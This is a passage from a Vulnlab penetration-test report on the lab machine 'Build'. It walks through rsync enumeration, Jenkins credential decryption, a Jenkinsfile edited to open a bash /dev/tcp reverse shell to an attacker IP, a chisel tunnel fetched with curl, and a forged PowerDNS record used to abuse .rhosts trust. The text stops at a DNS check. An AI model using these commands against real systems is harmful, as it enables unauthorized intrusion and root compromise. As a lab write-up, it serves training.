
Vulnlab Machine Report | Build

joy.scd01

2025-06-23

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Build - 10.10.83.125	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access Rsync Exposure → Jenkins Creds → Gitea → Jenkins RCE	6
1.2.3	Privilege Escalation Chisel Tunneling → DNS record injection → rlogin as root	9
1.2.4	Post-Exploitation	15
2	Additional Items	17
2.1	User and Root Flags	17

1 Vulnlab Machine Report

Machine Name: Build

IP: 10.10.83.125

Difficulty: Easy

Platform: Linux

Completion Date: 2025/06/23



Figure 1.1: build_slide.png

1.1 Executive Summary

A penetration test was conducted against the target host: *Build* (IP: 10.10.83.125).

The assessment revealed multiple critical vulnerabilities that led to full system compromise.

Key findings include:

- **Initial Access:** [Rsync Exposure → Jenkins Creds → Gitea → Jenkins RCE]
- **Privilege Escalation:** [Chisel Tunneling → DNS record injection → rlogin as root]
- **Critical Services:** [Rsync (873), Gitea (3000)]

1.2 Build - 10.10.83.125

Note: During the engagement, the machine was rebooted and the assigned IP changed. All demonstrations in this report were adapted accordingly.


1.2.1 Service Enumeration

Nmap scan 1

Command:

```
1 nmap -p- build
```

Proof Screenshot:



```
(fallingstar@kali)-[~]
$ nmap -p- build
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 18:16 CEST
Nmap scan report for build (10.10.83.125)
Host is up (0.027s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
873/tcp   open  rsync
3000/tcp  open  ppp
3306/tcp  filtered mysql
8081/tcp  filtered blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 90.73 seconds
```

Figure 1.2: nmap1.png

Nmap scan 2

Command:

```
1 nmap -sC -sV Build
```

Proof Screenshot:





Figure 1.3: nmap-services.png

Port Scan Results

Server IP Address	Ports Open
10.10.83.125	TCP: 22, 512, 513, 514, 873, 3000, 3306, 8081

SSH enumeration (port 22)

Proof Screenshot:



```
(fallingstar@kali)~$ ssh root@build
The authenticity of host 'build (10.10.83.125)' can't be established.
ED25519 key fingerprint is SHA256:DRkDvl6WtFaetkvOJlPoTULtH0qqBsSbLLmLVV0ts7o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'build' (ED25519) to the list of known hosts.
root@build's password:
Permission denied, please try again.
root@build's password: █
```

Figure 1.4: ssh-fail.png

Results: SSH required a password to log in.

HTTP - Web server (port 3000)


Gitea was hosted on port 3000.

URL:

```
1 http://build:3000
```

- **Registered a new Gitea user**

Proof Screenshot:



build:3000/user/sign_up

Sign in Register Account OpenID

Register

Username * fall

Email Address * fall@fall.fail

Password * ****

Confirm Password * ****


Register Account

Already have an account? Sign in now!

Figure 1.5: gitea-register.png

Results: Found a repository containing a [Jenkins](#) file.

Proof Screenshot:



```
1 pipeline {
2   agent any
3
4   stages {
5     stage('Do nothing') {
6       steps {
7         sh '/bin/true'
8       }
9     }
10  }
11 }
```

Figure 1.6: jenkinsfile.png

Rsync enumeration (port 873)

Command:

```
1 rsync rsync://build
```

Proof Screenshot:




Figure 1.7: rsync1.png

Results: Found `backups` exposed.

1.2.2 Initial Access | Rsync Exposure → Jenkins Creds → Gitea → Jenkins RCE

Vulnerability Explanation: The target exposed an rsync module named `backups`, which contained a Jenkins backup archive (`jenkins.tar.gz`). By extracting it and using the following Python script (https://github.com/gquere/pwn_jenkins/blob/master/offline_decryption/jenkins_offline_decrypt.py), the admin credentials were decrypted. These were used to access Gitea on port 3000. Then an existing Jenkins pipeline job was modified to inject a reverse shell payload, leading to remote code execution.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Disable unauthenticated rsync access or restrict it via IP whitelisting.
- Avoid storing sensitive application secrets (e.g., Jenkins credentials, keys) in accessible backup directories.

Severity: Critical

Steps to reproduce the attack:

1. Downloaded exposed rsync module

Command:

```
1 rsync -av --progress rsync://build/backups ./backups
```

Proof Screenshot:




Figure 1.8: download-rsync.png

Results: A `jenkins.tar.gz` was found in backups.

2. Extracted `jenkins.tar.gz`:

Command:

```
1 tar -xvf jenkins.tar.gz
```

3. Found encrypted credentials in `jenkins_configuration/jobs/build/config.xml`

Proof Screenshot:




Figure 1.9: config.xml.png

4. Downloaded `jenkins_offline_decrypt.py`

Source: https://github.com/gquere/pwn_jenkins/blob/master/offline_decryption/jenkins_offline_decrypt.py

5. Decrypted credentials

Command:

```
1 python3 j-decrypter.py jenkins_configuration/secrets/master.key jenkins_configuration/secrets/hudson.util.Secret jenkins_configuration/jobs/build/config.xml
```

Proof Screenshot:

```
(venv)-(fallingstar@kali)-[~/VL/Machines/Build/backups]
$ python3 j-decrypter.py jenkins_configuration/secrets/master.key jenkins_configuration/secrets/hudson.util.Secret jenkins_configuration/jobs/build/config.xml
/home/fallingstar/VL/Machines/Build/backups/j-decrypter.py:124: SyntaxWarning: invalid escape sequence '\{'
  secrets += re.findall(secret_title + '>\{?(.*)\}?</' + secret_title, data)
```

Figure 1.10: decrypted.png

6. Logged into Gitea as admin

Credentials: `builddadm:Gi<REDACTED>4!`

7. Started a *netcat* listener

Command:

```
1 nc -lvnp 22667
```


8. Modified `JenkinsFile`

Payload:

```
1 pipeline {
2   agent any
3
4   stages {
5     stage('Do nothing') {
6       steps {
7         sh '''
8           bash -c 'bash -i >& /dev/tcp/10.8.6.158/22667 0>&1'
9         '''
10      }
11    }
12  }
13 }
```

9. Obtained a reverse shell by clicking on “Commit Changes”

Initial Access Proof Screenshot:



```
(fallingstar@kali)-[~]
$ nc -lvnp 22667
listening on [any] 22667 ...
connect to [10.8.6.158] from (UNKNOWN) [10.10.78.103] 53106
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# whoami && hostname && id
</workspace/build_dev_main# whoami && hostname && id
root
5ac6c7d6fb8e
uid=0(root) gid=0(root) groups=0(root)
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main#
```

Figure 1.11: initial-access.png

Note: The IP address in the screenshot differs from the one used in the report due to a lab environment reset. The steps and outcome remain valid regardless of the IP change.

Results: Found `user.txt` in `/root`.

1.2.3 Privilege Escalation | Chisel Tunneling → DNS record injection → rlogin as root

Vulnerability Explanation: After initial access was obtained, the subdomain `admin.build.vl` was identified in the `.rhosts` file. The internal gateway IP address was retrieved by analyzing `/proc/net/route`. Using **Chisel**, a tunnel was established to access the host's internal **MySQL** service. A malicious DNS record was inserted into the `records` table of the **PowerDNS** database, resolving `admin.build.vl` to a controlled IP address. This modification bypassed hostname-based trust authentication configured via `.rhosts`, and allowed unauthenticated root access using `rlogin`.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Disable **rlogin** and avoid using `.rhosts`-based authentication, which is inherently insecure and deprecated.
- Validate and sanitize all DNS-related database inputs to prevent injection of unauthorized records.
- Implement network segmentation to isolate container environments from internal infrastructure.

Severity: Critical


Steps to reproduce the attack:

1. Read `.rhosts` file

Command:

```
1 ls -lha
2 cat /root/.rhosts
```

Proof Screenshot:



```
root@5ac6c7d6fb8e:~# cat .rhosts
cat .rhosts
admin.build.vl +
intern.build.vl +
root@5ac6c7d6fb8e:~#
```

Figure 1.12: rhosts.png


Results: Found `.rhosts` file containing `admin.build.vl`, indicating trust-based rlogin was in place.

2. Enumerated internal Docker network gateway

Command:

```
1 cat /proc/net/route
```

Proof Screenshot:



```
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# ip a
ip a
bash: ip: command not found
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# ifconfig
ifconfig
bash: ifconfig: command not found
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# cat /proc/net/route
<_home/workspace/build_dev_main# cat /proc/net/route
```

Iface	Destination	Gateway	Flags	RefCnt	Use	Metric	Mask	MTU	WindowI
eth0	00000000	010012AC	0003	0	0	0	00000000	0	0
eth0	000012AC	00000000	0001	0	0	0	0000FFFF	0	0

```
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main#
```

Figure 1.13: net_route.png

Results: Gateway 010012AC in hex.

3. Converted gateway value from hex to IP address using an online converter:

<https://www.browserling.com/tools/hex-to-ip>

Proof Screenshot:




Figure 1.14: converted.png

Results: Docker net = 172.18.0.1.

4. Transferred *chisel* using *curl*

Commands:

```
1 # attacker
2 python3 -m http.server
3
4 # victim
5 curl http://10.8.6.158:8000/chisel -o chisel
```

Proof Screenshot:




Figure 1.15: file_transfer.png

5. Created a tunnel using *chisel*

Commands:


```
1 # attacker
2 chisel server -p 8000 --reverse
3
4 # victim
5 chmod +x chisel
6 ./chisel client 10.8.6.158:8000 R:3306:172.18.0.1:3306
```

6. Accessed the *powerdnsadmin* database

Command:

```
1 mysql -h localhost -P 3306 -u root
```

Proof Screenshot:



```
(fallingstar@kali)~$ mysql -h localhost -P 3306 -u root
WARNING: option --ssl-verify-server-cert is disabled, because of an insecure passwordless login.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 25
Server version: 11.3.2-MariaDB-1:11.3.2+maria-ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| powerdnsadmin |
| sys |
+-----+
5 rows in set (0.030 sec)
```


Figure 1.16: mysql.png

7. Inserted a malicious DNS record into the database

Command:

```
1 INSERT INTO powerdnsadmin.records (domain_id, name, type, content, ttl, prio, disabled,
  ordername, auth) VALUES ((SELECT id FROM powerdnsadmin.domains WHERE name = 'build.vl'
  ), 'admin.build.vl', 'A', '10.8.6.158', 60, 0, 0, NULL, 1);
```

Proof Screenshot:



```
MariaDB [powerdnsadmin]> INSERT INTO powerdnsadmin.records (domain_id, name, type, content, ttl, prio, disabled,
disabled, ordername, auth) VALUES ((SELECT id FROM powerdnsadmin.domains WHERE name = 'build.vl'), 'adm
in.build.vl', 'A', '10.8.6.158', 60, 0, 0, NULL, 1);
Query OK, 1 row affected (0.032 sec)
```

```
MariaDB [powerdnsadmin]> select * from records;
```

id	domain_id	name	type	content	ttl	prio	disabled	ordername	auth
8	1	db.build.vl	A	172.18.0.4	60	0	0	NULL	1
9	1	gitea.build.vl	A	172.18.0.2	60	0	0	NULL	1
10	1	intern.build.vl	A	172.18.0.1	60	0	0	NULL	1
11	1	jenkins.build.vl	A	172.18.0.3	60	0	0	NULL	1
12	1	pdns-worker.build.vl	A	172.18.0.5	60	0	0	NULL	1
13	1	pdns.build.vl	A	172.18.0.6	60	0	0	NULL	1
14	1	build.vl	SOA	a.misconfigured.dns.server.invalid	2024050201	10800	3600	604800	3600
15	1	admin.build.vl	A	10.8.6.158	60	0	0	NULL	1

```
8 rows in set (0.029 sec)
```


Figure 1.17: query_injection.png

8. Checked with nslookup

Command:

```
1 nslookup admin.build.vl build
```

Proof Screenshot:



```
(fallingstarz-kali)~$ nslookup admin.build.vl build
;; communications error to 10.10.78.103#53: timed out
Server:      build
Address:     10.10.78.103#53

Name:   admin.build.vl
Address: 10.8.6.158
```

